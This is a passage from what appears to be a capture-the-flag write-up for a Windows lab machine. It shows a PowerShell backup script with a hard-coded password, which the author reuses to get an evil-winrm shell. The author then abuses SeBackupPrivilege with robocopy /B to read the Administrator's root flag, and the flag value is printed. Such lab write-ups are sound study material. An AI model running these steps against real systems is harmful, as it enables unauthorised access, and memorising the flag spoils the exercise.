


```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ |
```

emily.oscars:Q!3@Lp#M6b*7t*Vt

Exploitation


1) Connected with winrm



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ evil-winrm -i 10.129.1.71 -u emily.oscars --password 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> ls
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ..
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> ls


    Directory: C:\Users\emily.oscars.CICADA


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         8/28/2024  10:32 AM                Desktop
d-r---         8/22/2024   2:22 PM                Documents
d-r---          5/8/2021   1:20 AM                Downloads
d-r---          5/8/2021   1:20 AM                Favorites
d-r---          5/8/2021   1:20 AM                Links
d-r---          5/8/2021   1:20 AM                Music
d-r---          5/8/2021   1:20 AM                Pictures
d-----          5/8/2021   1:20 AM                Saved Games
d-r---          5/8/2021   1:20 AM                Videos
```


Privilege Escalation

1) We have backup privilege




```
*Evil-WinRM* PS C:\Users> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users>
```

2) Used it to backup the root flag



```
*Evil-WinRM* PS C:\Users\Public> robocopy /B C:\Users\Administrator\Desktop\ c:\Public\root

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Sunday, September 29, 2024 9:58:56 AM
   Source : C:\Users\Administrator\Desktop\
     Dest : c:\Public\root\

    Files : *.*

  Options : *.* /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------


          New Dir          3    C:\Users\Administrator\Desktop\
            New File                  32        .root.txt.txt
  0%
100%
            New File                 282        desktop.ini
  0%
100%
            New File                  34        root.txt
  0%
100%
```



```
cat*Evil-WinRM* PS C:\Public\root> cat root.txt
0fd132d91200126d1aa5312adc4832de
*Evil-WinRM* PS C:\Public\root>
```